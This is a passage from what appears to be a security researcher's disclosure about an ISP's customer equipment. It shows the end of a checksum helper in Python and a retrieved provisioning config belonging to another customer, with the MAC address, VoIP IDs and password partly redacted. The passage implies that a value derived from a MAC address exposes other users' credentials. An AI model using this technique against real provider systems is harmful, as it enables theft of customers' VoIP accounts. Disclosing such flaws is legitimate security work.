    return ':'.join(['{:02x}'.format(x) for x in chk])
```

mac=000f9461 [REDACTED] MAC address of CPE of another customer  
chk=352dc08559ac Chk value derived from MAC address

vlan\_mmt=62241  
vlan\_voice=58146  
vlan\_p1=33572  
defpri=0000000000000000  
vlansp1=8324  
pripl=00

userid0=044 [REDACTED]  
authid0=214 [REDACTED]  
passwd0=JD [REDACTED]

VoIP Credentials of the other customer  
(oops)

clip0=1  
clir0=0  
callwait0=0  
conference0=0  
clip1=0  
clir1=0  
callwait1=0  
conference1=0  
tftp\_server=10.21.0.7

password █

GAME OVER

